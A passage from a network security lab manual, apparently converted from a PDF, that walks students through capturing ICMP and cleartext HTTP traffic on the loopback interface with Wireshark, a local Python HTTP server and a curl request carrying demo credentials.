
Output


We can Observe the following attributes regarding an ICMP Request:

- Source Address
- Destination Address
- ICMP Type
- ICMP Code
- Identifier, and
- Sequence Number


Saving the Capture

Select File > Save As option from the top menu bar in Wireshark





E) Capturing TCP and Cleartext HTTP Traffic

Starting the local HTTP Server
Navigate to the Practical-03 Directory

Starting the local HTTP Server
Command: python3 -m http.server 8080 –bind 127.0.0.1 –directory www


```
┌──(arv㉿arv)-[~/security-labs/practical-03]
└─$ python3 -m http.server 8080 --bind 127.0.0.1 --directory www
Serving HTTP on 127.0.0.1 port 8080 (http://127.0.0.1:8080/) ...
```

Command Description:


- python3 -m http.server: starts Python's basic HTTP server module;
- 8080: listening TCP port;
- –bind 127.0.0.1: accept only local loopback connections; and
- –directory www: serve files from the www directory.

Simultaneously Start Wireshark in another Terminal**. Keep the above terminal open as it is.**


In Wireshark, select Capture from the Top Bar and under Capture select **Options (Capture > Options)**



Among the Capture Options, Only select **Loopback: lo** Interface and Click Enter




Enter ‘tcp port 8080’ in the **Capture Filter** and press Enter




You may not see anything in Wireshark for now. Now open a **Third Terminal** and execute the following Command

Command:


curl -v "http://127.0.0.1:8080/login.html?username=student&password=LabDemo123"



The HTTP terminal will have the following output




Now, Return to Wireshark and **Stop** the Capture




Expand any one of the request to observe the following output:


- TCP SYN;
- TCP SYN, ACK;
- TCP ACK;
- HTTP GET request;
- HTTP 200 OK response data;
- acknowledgements; and
- TCP connection termination packets.



Identifying the TCP Three Way Handshake


Initially, in the Filter type: **tcp.flags.syn == 1** and press Enter.
Two Flags SYN and SYN ACK would be displayed.
Similarly tcp.flags.ack == 1 would show the ACK Flag
These **Three** together form the **Three Way Handshake (SYN, SYN ACK, A**






Displaying the HTTP Requests

In Wireshark Filter, type **http.request** and press Enter




Select the 'GET' Request, where we can observe the following attributes:

- request method;
- request URI;
- host;
- user agent; and
- accept header.

